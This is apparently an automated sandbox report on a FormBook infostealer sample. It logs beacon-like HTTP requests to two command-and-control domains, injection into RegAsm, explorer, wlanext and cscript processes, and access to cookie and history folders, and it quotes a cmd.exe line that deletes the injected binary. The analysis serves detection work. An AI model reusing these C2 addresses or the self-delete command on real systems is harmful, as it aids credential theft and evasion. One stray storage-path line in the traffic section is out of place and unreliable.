Nov 20, 2020 20:15:02.776315928 CET	4673	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=6yhb1plVNlXQq+RzpSC3aP+nXZqT+h1u1iqVXpUKlvKLd7IxuSoQjy9XoIojNuJhzNIO HTTP/1.1 Host: www.deadroommn.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:15:02.891478062 CET	4674	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 19:15:02 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb6dfee-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49745	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:15:13.044230938 CET	4675	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=r4u6PaE5VJhGb5HfNIqoFHA5GyORyqjhLy9oIJBoAQE4G0DswHvYnpLSr9alOGw3azvw HTTP/1.1 Host: www.keitakora.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:15:13.160152912 CET	4675	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 19:15:13 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c4ff-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: NQQWym075C.exe PID: 5264 Parent PID: 5704

General

Start time:	20:13:00
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\NQQWym075C.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NQQWym075C.exe'
Imagebase:	0xed0000
File size:	552960 bytes
MD5 hash:	BF75ED61E1B1F7B310EC1D999077C4DD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.241045829.000000000176E000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.241045829.000000000176E000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.241045829.000000000176E000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile

Analysis Process: RegAsm.exe PID: 5368 Parent PID: 5264

General

Start time:	20:13:05
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xd80000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.274059450.00000000011F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.274059450.00000000011F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.274059450.00000000011F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.273804408.00000000011C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.273804408.00000000011C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.273804408.00000000011C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418277	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5368

General

Start time:	20:13:07
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NQQWym075C.exe PID: 1744 Parent PID: 5264

General

Start time:	20:13:08
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\NQQWym075C.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\NQQWym075C.exe'
Imagebase:	0xaf0000
File size:	552960 bytes
MD5 hash:	BF75ED61E1B1F7B310EC1D999077C4DD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.495195854.0000000004A75000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.495195854.0000000004A75000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.495195854.0000000004A75000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.498598158.0000000005FE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.498598158.0000000005FE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.498598158.0000000005FE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.485157307.0000000001124000.00000004.00000020.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.485157307.0000000001124000.00000004.00000020.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.485157307.0000000001124000.00000004.00000020.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile

Analysis Process: RegAsm.exe PID: 5776 Parent PID: 1744

General

Start time:	20:13:16
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xd40000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.261367442.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.261367442.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.261367442.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.262643764.0000000001290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.262643764.0000000001290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.262643764.0000000001290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.262773877.00000000012C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.262773877.00000000012C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.262773877.00000000012C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418277	NtReadFile

Analysis Process: wlanext.exe PID: 1844 Parent PID: 3388

General

Start time:	20:13:19
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xb80000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.483267910.0000000000DF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.483267910.0000000000DF0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.483267910.0000000000DF0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.484905555.0000000003240000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.484905555.0000000003240000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.484905555.0000000003240000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	325896E	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3258277	NtReadFile

Analysis Process: cmd.exe PID: 808 Parent PID: 1844

General

Start time:	20:13:23
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5232 Parent PID: 808

General

Start time:	20:13:24
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 6064 Parent PID: 3388

General

Start time:	20:13:24
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x100000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.276248841.0000000002960000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.276248841.0000000002960000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.276248841.0000000002960000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2978277	NtReadFile

Disassembly

Code Analysis